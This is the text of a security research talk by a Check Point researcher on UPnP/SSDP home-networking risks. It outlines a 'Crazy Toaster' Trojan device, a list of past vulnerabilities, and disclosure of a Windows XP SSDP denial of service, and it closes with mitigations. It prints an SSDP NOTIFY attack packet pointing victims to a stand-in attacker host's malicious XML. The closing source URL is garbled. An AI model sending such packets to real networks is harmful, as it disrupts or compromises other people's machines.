



Check Point
SOFTWARE TECHNOLOGIES LTD.

“A Crazy Toaster : Can Home Devices turn against us?”

Dror Shalev
SmartDefense Research Center
drors@checkpoint.com

puresecurity


- Introduction
- Trust, technology and new privacy issues
- Overview of home networking and early threats
- Steps to create a Crazy Toaster Trojan
- Demonstration
- Side effect : Windows XP SSDP distributed Dos
- Side effect Demonstration
- TODO, Extended ideas
- Respect
- Q&A


 **WARNING** 



**Electric Shock May Cause Serious
Injury Or Death**

**Use Extreme Caution When
Attempting The Following**

- Mission: **World domination via single UDP packet** → 
- Do we care if our home Toaster sees us Naked?
- Can Home Devices turn against us, spy on our Network?
- Privacy and trust issues raised by technology,
New hardware & Cool devices



"...an add-on unit that can be easily integrated into your existing home theatre setup."

- Common privacy issues:
 - Technology is about to replace the trust model we use today
 - People get confused between people that know things and machines that know things
 - Do we care if Google machines know that we would like to pay for porn?
 - Does this information can be given to a human?

- Trust models:
 - Usually we don't trust a human in 100% to be able to deal with his knowledge about us
 - Should we trust corporations like Google?
 - Should we trust hardware and software vendors?

- Home networking in Windows XP and in Windows Vista
- Peer-to-peer networking of PCs, networked appliances and wireless devices
- UPnP architecture
- UPnP , Overview of a distributed, open architecture based on TCP/IP, UDP and HTTP
- IPv6 – Reintroduce old exploits ([land attack](#) MS06-064)
- Security exploits and early threats



- In Vista's Network Explorer (the replacement to XP's Network Neighborhood), devices are discovered using function discovery
- Function discovery can find devices using much more efficient, diverse and robust protocols than were available in XP's Network Neighborhood
- These protocols include NetBios, UPnP/SSDP, and Web Services Discovery (WSD)




- Home networking in Windows Vista
 - Windows Peer-to-Peer Networking
 - People Near Me (PNM)
 - Network discovery
 - Media sharing

DEVICE SCENARIO



puresecurity




The screenshot shows the Windows Vista Network and Sharing Center. The window title is "Network and Sharing Center". The main area displays a network diagram with three nodes: "X60 (This computer)", "Safe@Home", and "Internet". Below the diagram, the "Safe@Home (Private network)" section is expanded, showing the following settings:

Setting	Status
Access	Local and Internet
Connection	Wireless Network Connection (Safe@Home)
Signal strength	Good
Sharing and Discovery	
Network discovery	On
File sharing	On
Public folder sharing	Off
Printer sharing	Off
Password protected sharing	On
Media sharing	On

At the bottom of the window, there are two links: "Show me all the files and folders I am sharing" and "Show me all the shared network folders on this computer".

Overview of home networking



Overview of home networking






- The UPnP architecture is a distributed, open networking architecture that leverages TCP/IP and the Web to enable seamless proximity networking in addition to control and data transfer among networked devices in the home, office, and everywhere in between
- What are the benefits of UPnP technology?
 - **Media and device independence.** UPnP technology can run on any network technology including Wi-Fi, coax, phone line, power line, Ethernet and 1394.
 - **Platform independence.** Vendors can use any operating system and any programming language to build UPnP products.
 - **Internet-based technologies.** UPnP technology is built upon IP, TCP, UDP, HTTP, and XML, among others.
 - **UI Control.** UPnP architecture enables vendor control over device user interface and interaction using the browser.
 - **Programmatic control.** UPnP architecture enables conventional application programmatic control.
 - **Common base protocols.** Vendors agree on base protocol sets on a per-device basis.
 - **Extendable.** Each UPnP product can have value-added services layered on top of the basic device architecture by the individual manufacturers.

- UPnP is a collection of standards and protocols that permits Windows to provide discovery and interoperability between a wide variety of Universal Plug and Play network devices
 - When connected to a network, UPnP devices immediately provide their services and use other services on the network
 - Such devices may include anything from standard computing equipment to kitchen appliances and home entertainment systems
 - **By default, the UPnP client is not installed**

- The Internet Gateway Device Discovery and Control Client permits Windows to detect and interact with Internet gateway devices (IGDs)
 - IGDs include routers and computers running Internet Connection Sharing. Such devices can support detection by either UPnP or the Internet Gateway Device Discovery and Control Client
 - IDG devices use the Simple Service Discovery Protocol (SSDP) to broadcast their availability on the network
 - This permits clients to automatically locate the IDG device and use the device as their default gateway for external network access
 - **By default, the Internet Gateway Device Discovery and Control Client is installed**


- On a default XP installation, no support is added for device control, as it would be the case in an installation of UPNP from "Network Services"
- Although Microsoft added default support for an "InternetGatewayDevice", that was added to aid leading network hardware manufactures in making UPnP enabled "gateway devices"



Early threats

Vulnerability	Date	Severity	Credit
Apple Mac OS X mDNSResponder Remote Buffer Overflow	2007-05-24	High	Michael Lynn, Juniper
Microsoft Windows UPnP Remote Stack Buffer Overflow [MS07-019]	2007-04-10	Critical	Greg MacManus, iDefense
Linksys WRT54GX V2.0 WAN Port UPnP	2006-10-11	Mid	Armijn Hemel
Multiple D-Link Routers UPNP Buffer Overflow	2006-07-24	High	Barnaby Jack , eEye
Microsoft Windows Plug and Play Vulnerability / Zotob worm [MS05-039]	2005-08-05	Critical	Neel Mehta ,ISS X-Force
Belkin 54G Wireless Router Multiple Vulnerabilities	2005-03-17	Mid	pureone
Multiple Linksys Routers Gozila.CGI Denial Of Service	2004-06-02	Mid	Alan McCaig , b0f
Xavi DSL Router UPNP Long Request Denial Of Service	2003-07-22	Mid	David F. Madrid
Netgear FM114P ProSafe Wireless Router Rule Bypass	2003-04-02	High	Björn Stickler
Netgear FM114P ProSafe Wireless Router UPnP Information Disclosure	2003-04-02	Mid	Björn Stickler
Netgear FM114P Wireless Firewall File Disclosure	2003-02-09	Mid	Björn Stickler
Multiple Linksys Devices strcat() Buffer Overflow	2002-12-02	High	Gerardo Richarte , CORE
Linksys Router Unauthorized Management Access	2002-11-17	Mid	Seth Bromberger
Microsoft UPnP NOTIFY Buffer Overflow [MS01-059]	2001-12-19	Critical	Riley Hassell, eEye
Microsoft Universal Plug and Play Simple Service Discovery Protocol Dos	2001-12-19	Mid	Riley Hassell, eEye
Microsoft UPnP Denial of Service	2001-10-31	Low	'Ken' from FTU
Windows ME Simple Service Discovery Protocol Denial of Service	2001-10-17	Mid	milo omega


- While researching SSDP & UPnP we realized that protocols allow not only routers, media players, servers and other devices to connect seamlessly but also to attackers
- A scenario of “Crazy Toaster ” , Trojan device , or software with TCP/IP capabilities like Routers , Media Players , Access Points , that join Local area network and become security hazard is possible



- Recipe : Building your own Trojan
- Needed Ingredients
 - Toaster
 - Hardware :Any or none
 - Software : Select an UPnP Stack vendor sample ([Intel](#) ,Siemens)
 - Network Access to the victim's network
(worm victim, multicast , social engineering ,physical access)




- Problems
 - Heat
 - Linux 2 Nokia IPSO porting
 - Shipping




- Our Crazy Toaster will advertise its presence on victim local network
- Trojan Discovery process uses :
 - HTTPU (HTTP over UDP)
 - HTTPMU for UDP multicast ,to [239.255.255.250:1900](#)
 - Sends HTTP packets to multiple (multicast) systems over UDP
 - Social engineering : declare as anything from standard computing equipment to kitchen appliances and home entertainment systems
- Presentation web server
 - JavaScript , Ajax & browser bugs
 - Use known techniques & exploits from the wild (MPack)
 - Retrieve attack payload from remote host



Steps to create a Crazy Toaster Trojan



puresecurity



- Physical run of “Crazy Toaster” Trojan attack
- Physical run of advanced attack vectors:
 - Discovery
 - Presentation
 - Social engineering
 - Browser exploits
- Nokia IPSO 6 hardware
- Posix / Win sdk
- Crazy Toaster Demo



- Side effect : Windows XP Simple Service Discovery Protocol Distributed Denial of Service Vulnerability
 - Single multicast UDP packet cause XP victims to Parse well formatted xml document → recursive logic Bomb
 - Memory Consumption – 100% CPU on entire lan segment
 - Virtual memory page file going crazy
 - Can be done via software (spyware , worm)
 - Distributed damage and possible attack vectors
 - A remote attacker that **resides on the lan segment** connected to the affected appliance/ Trojan may exploit this vulnerability to deny service for all legitimate lan users
- * MS will fix this in service pack 3 for XP

NOTIFY * HTTP/1.1

HOST: 239.255.255.250:1900

CACHE-CONTROL: max-age=9


LOCATION: http://AttackerInLanHost/upnp/trojan/ilya.xml

NT: urn:schemas-upnp-org:device:InternetGatewayDevice:1

NTS: ssdp:alive

SERVER: Drors/2005 UPnP/1.0 SVCHostDLLkiller/1.1


USN: uuid:CrazyToasterByDrorRespect2eEye



- Kitchen appliance in smart home become Crazy
- Physical run of Windows XP Simple Service Discovery Protocol Distrusted Denial of Service Vulnerability
- Logic Bomb discovery in wired or wireless local network

- [Demo Kill xml](#)

- Arp poisoning , kernel bugs
- Wireless hacking, WEP cracking,
- Linux embedded systems , MIPS
- Cell phone hacking , GPS , iPhone
- Media centers , Game consoles
- DivX worm , Copy Rights Bomb
- Record sound , IP hidden Cam
- IPV6



- Cheap hardware appliances open a door for “bad guys”
- Wireless Hardware & IPV6 opens new ball game
- Trust no one (hardware & software vendors , free gifts)
- Home devices can be target to remote attacks (Buffer overflows, CSRF, XSS,)
- The SSDP Discovery Service and Universal Plug and Play Host service should both be set to disabled
- In Vista, disable ‘Network discovery’
- Can Home Devices turn against us?


Oh yeah,

Home Devices are as bad as their software authors



- [UPnP™ Forum](#)
- [HackTheToaster.com](#)
- [eEye](#)
- [Project Cowbird](#) , \$30, 30 Minutes, 30 Networks
- [Exploiting embedded systems](#) , Barnaby Jack
- UPnP Stack Vendors , [Intel UPnP](#) , [CyberLink](#), Siemens AG
- [OSGI alliance](#)
- [Dog's Toaster](#) Defcon 9
- [UPnP Hacks](#)

- **Q:** Why hack a toaster?
A: Why not?



- * Slides and Toaster source code :
<http://www.drورشalev.com/dev/upnp/>